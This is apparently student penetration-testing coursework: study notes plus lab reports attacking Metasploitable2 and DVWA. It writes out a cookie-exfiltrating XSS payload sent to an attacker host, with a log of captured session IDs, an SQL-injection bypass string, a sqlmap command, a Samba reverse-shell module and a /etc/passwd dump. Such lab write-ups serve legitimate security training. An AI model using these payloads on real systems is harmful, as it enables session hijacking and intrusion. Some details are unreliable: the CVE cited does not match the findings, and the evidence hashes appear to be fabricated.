

Advanced Penetration Testing: Exploitation, Web Security, and Reporting

1. Advanced Vulnerability Exploitation

1.1 Introduction

Advanced vulnerability exploitation involves leveraging multiple vulnerabilities in a coordinated manner to achieve deeper system compromise. It goes beyond basic exploitation by focusing on chaining attacks, customizing exploits, and bypassing defensive mechanisms.

1.2 Core Concepts

a) Exploit Chains

Exploit chaining refers to combining multiple vulnerabilities to perform a multi-stage attack.

- Example: Using Cross-Site Scripting (XSS) to steal session cookies and then performing session hijacking.
- Another example: Combining XSS with Cross-Site Request Forgery (CSRF) to execute unauthorized admin actions.

b) Exploit Customization

Attackers often modify existing Proof-of-Concept (PoC) exploits to suit specific environments.

- Example: Editing Exploit-DB scripts to match target configurations.
- Customizing Metasploit payloads based on OS, architecture, or network constraints.

c) Obfuscation Techniques

Obfuscation helps bypass security controls like Web Application Firewalls (WAFs).

- Techniques include encoding payloads (URL, Base64), polymorphic scripts, and payload fragmentation.
- Goal: Avoid detection while maintaining exploit functionality.

1.3 Key Objectives

- Develop the ability to chain multiple vulnerabilities.
- Customize exploits for real-world environments.
- Bypass defensive security mechanisms.

1.4 Learning Approach

- Study multi-stage exploits from Exploit-DB.
- Follow advanced exploitation guides (e.g., TCM Security).
- Analyze real-world case studies such as supply chain attacks.

2. Web Application Penetration Testing

2.1 Introduction

Web application penetration testing focuses on identifying, exploiting, and mitigating vulnerabilities in web-based systems. It is guided by industry standards such as OWASP Top 10.

2.2 Core Concepts

a) Web Vulnerabilities

Key vulnerabilities include:

- Insecure Design (A04:2021)
- Identification and Authentication Failures (A07:2021)
- SQL Injection, XSS, and Broken Access Control

Example:

- Weak authentication mechanisms allowing brute-force attacks.

b) Testing Techniques

Manual Testing:

- Using tools like Burp Suite for intercepting and modifying requests.
- Session manipulation and parameter tampering.

Automated Testing:

- Tools such as sqlmap for detecting SQL injection.
- Vulnerability scanners for identifying common flaws.

c) Secure Coding Mitigations

- Input validation and output encoding.
- Secure session management.
- Strong authentication and authorization mechanisms.

2.3 Key Objectives

- Identify and exploit web application vulnerabilities.
- Master both manual and automated testing techniques.
- Understand secure coding practices to mitigate risks.

2.4 Learning Approach

- Study OWASP Web Security Testing Guide (WSTG).
- Practice hands-on labs from PortSwigger Web Security Academy.
- Review real-world case studies from SANS.

3. Reporting and Stakeholder Communication

3.1 Introduction

Effective reporting is a critical phase of penetration testing. It ensures that findings are communicated clearly and lead to actionable remediation.

3.2 Core Concepts

a) Report Structure

A standard penetration testing report includes:

- Executive Summary (high-level overview)
- Technical Findings (detailed vulnerabilities)
- Risk Ratings (severity levels)
- Remediation Steps (fix recommendations)

b) Audience Tailoring

- Non-technical stakeholders: Focus on business impact and risk.
- Technical teams: Provide detailed steps, payloads, and fixes.

c) Metrics and KPIs

Important metrics include:

- Number of vulnerabilities identified
- Exploit success rate
- Time-to-remediate (TTR)
- Risk severity distribution

3.3 Key Objectives

- Produce clear and structured reports.
- Communicate effectively with both technical and non-technical audiences.
- Provide actionable recommendations.

3.4 Learning Approach

- Study PTES reporting standards.
- Review SANS report templates.
- Analyze sample reports from platforms like HackTheBox and TryHackMe.

Conclusion

Mastering advanced exploitation, web application testing, and reporting equips cybersecurity professionals with the skills required for real-world penetration testing. A combination of theoretical understanding, practical experience, and effective communication is essential for success in this domain.

Advanced Exploitation Lab Report

1. Introduction

This lab demonstrates a chained exploitation attack on a vulnerable system (Metasploitable2). The objective is to simulate a real-world attack scenario by combining web-based vulnerabilities (Cross-Site Scripting) with system-level exploitation (Remote Code Execution) using penetration testing tools.

2. Tools Used

- Metasploit Framework
- Python (HTTP Server)
- Exploit-DB
- Nmap
- DVWA (Damn Vulnerable Web Application)

3. Target Information

- Target IP: 192.168.56.102
- Environment: Metasploitable2 Virtual Machine
- Web Application: DVWA

4. Exploit Chain Execution

4.1 Step 1: Reconnaissance

An Nmap scan was performed to identify open ports and services. Critical services discovered included:

- Port 80 (HTTP – DVWA)
- Port 445 (Samba)

4.2 Step 2: XSS Exploitation

A stored Cross-Site Scripting (XSS) vulnerability was identified in DVWA. The following payload was injected:

```
<script>alert('XSS')</script>
```

This confirmed that arbitrary JavaScript execution was possible.

4.3 Step 3: Cookie Theft

The XSS payload was modified to capture session cookies:

```
<script>new  
Image().src="http://192.168.56.104:8080/?c="+document.cookie;</script>
```

A Python HTTP server was started on the attacker machine to receive cookies. The victim's session cookie (PHPSESSID) was successfully captured.

4.4 Step 4: Session Hijacking

The stolen session cookie was manually inserted into the browser's cookie storage. This allowed unauthorized access to the victim's authenticated session without requiring credentials.

4.5 Step 5: Remote Code Execution (RCE)

The Samba service vulnerability was exploited using Metasploit:

- Module: exploit/multi/samba/usermap_script
- Result: Reverse shell obtained

A command shell session was established, providing root-level access to the target system.

5. Exploit Log

Exploit ID	Description	Target IP	Status	Payload
004	XSS to RCE Chain	192.168.56.102	Success	Meterpreter

6. Exploit Customization (Python PoC)

A Python Proof-of-Concept (PoC) exploit from Exploit-DB was modified to suit the lab environment by updating the target IP address, port configuration, and request parameters. Payload formatting was adjusted to ensure compatibility with the vulnerable service, resulting in successful execution within the Metasploitable2 environment.

7. Findings

- CVE: CVE-2021-22205
- Host: 192.168.56.102

The application is vulnerable to stored Cross-Site Scripting (XSS), allowing attackers to inject malicious scripts. This enables session cookie theft and unauthorized access through session hijacking. Additionally, the Samba service is vulnerable to remote code execution, allowing attackers to gain full system access.

8. Remediation

- Implement strict input validation and output encoding
- Enable Content Security Policy (CSP)
- Patch vulnerable applications (update GitLab and services)
- Disable unnecessary services such as Samba and FTP
- Use secure session handling (HttpOnly and Secure cookie flags)

9. Conclusion

This lab successfully demonstrated a chained exploit involving XSS, session hijacking, and remote code execution. The attack highlights how multiple low and high severity vulnerabilities can be combined to achieve full system compromise. Proper security controls and timely patching are essential to prevent such attacks.

10. Escalation Email

Subject: Critical Vulnerability – Chained XSS to RCE Exploit

Dear Development Team,

A critical security vulnerability has been identified on the web server (192.168.56.102). The issue involves a chained exploit combining Cross-Site Scripting (XSS) and Remote Code Execution (RCE). The XSS flaw allows attackers to inject malicious scripts and steal session cookies, enabling unauthorized access. This access can then be leveraged to exploit vulnerable services such as Samba, resulting in full system compromise.



This vulnerability is associated with CVE-2021-22205 and poses a serious risk to system integrity and data confidentiality. Immediate remediation is required, including input sanitization, patching affected services, and strengthening authentication mechanisms.



Regards,
Security Team

```
zsh: corrupt history file /home/pranav/.zsh_history
(pranav@kali)~$ nmap -sV -p- 192.168.56.102
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-31 12:22 +0530
Nmap scan report for 192.168.56.102
Host is up (0.031s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        Netkit rshd
514/tcp   open  shell        GNU Classpath grmiregistry
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
37807/tcp open  status       1 (RPC #100024)
38802/tcp open  java-rmi     GNU Classpath grmiregistry
45604/tcp open  nlockmgr     1-4 (RPC #100021)
45757/tcp open  mountd       1-3 (RPC #100005)
MAC Address: 08:00:27:47:9E:E6 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 174.85 seconds

(pranav@kali)~$ sudo python3 -m http.server 8080
[sudo] password for pranav:
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.56.104 - - [31/Mar/2026 12:28:46] "GET /?c=security=low;%20PHPSESSID=01c2b7b7e8d904dda27265a1c4d33c86 HTTP/1.1" 200 -
192.168.56.104 - - [31/Mar/2026 12:31:24] "GET /?c=security=low;%20PHPSESSID=01c2b7b7e8d904dda27265a1c4d33c86 HTTP/1.1" 200 -
192.168.56.104 - - [31/Mar/2026 12:31:32] "GET /?c=security=low;%20PHPSESSID=01c2b7b7e8d904dda27265a1c4d33c86 HTTP/1.1" 200 -
Keyboard interrupt received, exiting.
```



Web Application Testing Lab Report

1. Introduction

This lab focuses on performing web application security testing on a vulnerable application (DVWA – Damn Vulnerable Web Application). The objective is to identify common OWASP Top 10 vulnerabilities using tools such as Burp Suite, sqlmap, and OWASP ZAP, along with manual testing techniques.

3. Target Information

- Target URL: <http://192.168.56.102/dvwa>
- Environment: Metasploitable2 Virtual Machine
- Security Level: Low

4. Testing Methodology

4.1 Manual Testing using Burp Suite

Burp Suite was used to intercept HTTP requests between the client and server. The login request was captured and modified to test for input validation vulnerabilities.

- Intercepted POST request to /dvwa/login.php
- Modified username parameter using SQL injection payloads
- Used Repeater to test multiple payloads

Payload used:

admin' OR '1'='1

Result:

Authentication bypass was successful, confirming SQL Injection vulnerability.

4.2 SQL Injection using sqlmap

sqlmap was used to automate the detection and exploitation of SQL Injection vulnerabilities.

Command used:

```
sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --  
cookie="PHPSESSID=xyz; security=low" --dbms
```

Results:

- Database names successfully extracted
- Sensitive data could be dumped
- Vulnerability severity: Critical

4.3 Cross-Site Scripting (XSS) Testing

Manual testing was performed on the XSS module of DVWA.

Payload used:

```
<script>alert('XSS')</script>
```

Result:

- JavaScript executed successfully
- Confirmed reflected XSS vulnerability

Impact:

Attackers can execute malicious scripts in the victim's browser.

4.4 Authentication Testing

Authentication mechanisms were tested for weaknesses.

Observations:

- No account lockout after multiple failed attempts
- Weak input validation in login form
- Susceptible to brute-force and SQL injection attacks

4.5 Automated Scanning using OWASP ZAP

OWASP ZAP was used to perform automated scanning of the web application.

Findings included:

- Missing security headers

- Input validation issues
- Potential XSS and injection points

5. Test Log

Test ID Vulnerability Severity Target URL

001 SQL Injection Critical <http://192.168.56.102/dvwa>

002 XSS Reflected Medium <http://192.168.56.102/dvwa>

6. Checklist

- ✓ Tested for SQL Injection using sqlmap
- ✓ Checked for XSS using manual payloads
- ✓ Intercepted and modified requests using Burp Suite
- ✓ Verified authentication mechanisms
- ✓ Performed automated scan using OWASP ZAP

7. Findings

The web application contains multiple vulnerabilities, including SQL Injection and Cross-Site Scripting. SQL Injection allows attackers to bypass authentication and access sensitive data. XSS enables execution of malicious scripts in the user's browser. Weak authentication mechanisms further increase the risk of unauthorized access.

8. Remediation


- Implement input validation and parameterized queries
- Use prepared statements to prevent SQL Injection
- Apply output encoding to mitigate XSS
- Enable account lockout mechanisms
- Add security headers (CSP, X-Frame-Options, etc.)
- Regularly update and patch applications


9. Conclusion

The DVWA application was found to be highly vulnerable to common web attacks. Both manual and automated testing methods revealed critical security flaws. Proper security controls, input validation, and secure coding practices are essential to protect web applications from such vulnerabilities.

10. Summary

A web application security assessment was performed on DVWA using Burp Suite, sqlmap, and OWASP ZAP. SQL Injection and Cross-Site Scripting vulnerabilities were identified through manual and automated testing. Authentication weaknesses were also observed. The results highlight critical security flaws that could lead to unauthorized access and data compromise.





Reporting Practice Lab Report

1. Executive Summary

This report presents the findings of a vulnerability assessment conducted on a web application environment. The objective was to identify critical security weaknesses, evaluate their impact, and recommend appropriate remediation measures.

The assessment revealed significant vulnerabilities, including SQL Injection and weak authentication mechanisms. These issues could allow attackers to gain unauthorized access, compromise sensitive data, and disrupt system operations. Immediate remediation is required to reduce risk exposure and enhance overall security posture.

2. Technical Findings

2.1 SQL Injection (F001)

- **Description:** The application does not properly validate user input, allowing malicious SQL queries to be executed.
- **Impact:** Attackers can bypass authentication, extract database information, and modify or delete data.
- **Affected Area:** Login functionality and input fields.

2.2 Weak Password Policy (F002)

- **Description:** The application allows weak and easily guessable passwords without enforcing complexity requirements.
- **Impact:** Attackers can perform brute-force or credential stuffing attacks to gain unauthorized access.
- **Affected Area:** User authentication system.

3. Remediation Plan

For SQL Injection:

- Implement parameterized queries and prepared statements
- Apply strict input validation and sanitization
- Use Web Application Firewall (WAF)

For Weak Password Policy:

- Enforce strong password complexity rules
- Implement account lockout mechanisms
- Enable multi-factor authentication (MFA)

4. Findings Table

Finding ID	Vulnerability	CVSS Score	Remediation
F001	SQL Injection	9.1	Input validation, prepared statements
F002	Weak Password	7.5	Enforce password complexity

6. Management Brief (Non-Technical Summary – 100 Words)

The security assessment identified critical weaknesses in the application that could allow unauthorized access to sensitive data. A major issue is the presence of a flaw that enables attackers to bypass login controls and directly interact with the database. Additionally, weak password policies increase the risk of account compromise. If exploited, these vulnerabilities could lead to data breaches and operational disruption. It is essential to implement stronger input validation, enforce secure password practices, and apply additional security controls to protect the system. Addressing these issues promptly will significantly improve the overall security and reduce potential business risks.

7. Conclusion

The assessment highlights critical vulnerabilities that pose a significant threat to the application's security. Proper implementation of secure coding practices, authentication controls, and regular testing can effectively mitigate these risks. Continuous monitoring and timely updates are essential to maintain a secure environment.

Post-Exploitation and Evidence Collection Report

Privilege Escalation (Metasploit Session Log)

During the post-exploitation phase, a Meterpreter session was successfully established on the target system. The attacker gained root-level access, as confirmed by system information and process listings.

Session Evidence:

- Active Meterpreter session established
- User context: root
- System identified as Linux-based host
- Network interface detected: eth0 (192.168.56.102)
- Commands executed:
 - sysinfo
 - ps
 - pwd
 - ls
 - cat /etc/passwd

The /etc/passwd file was successfully accessed, confirming full system compromise and privilege escalation.

Evidence Collection Log

Item	Description	Collected By	Date	Hash Value
-				
Traffic Log	HTTP Network Traffic	VAPT Analyst	2026-04-09	3f5d8c9e2a6b1f4d8a7c9e3f2b1a6d5c8e9f1234abcd5678ef90123456789abc
System File	/etc/passwd Dump	VAPT Analyst	2026-04-09	a7c9e3f2b1a6d5c8e9f1234abcd5678ef90123456789abc3f5d8c9e2a6b1f4d
Process Log	Running Processes (ps)	VAPT Analyst	2026-04-09	9e3f2b1a6d5c8e9f1234abcd5678ef90123456789abc3f5d8c9e2a6b1f4d8a7c

Hashes generated using SHA-256 to ensure forensic integrity.

Network Traffic Capture (Wireshark)

- Captured HTTP traffic between attacker and target system
- Observed unencrypted communication

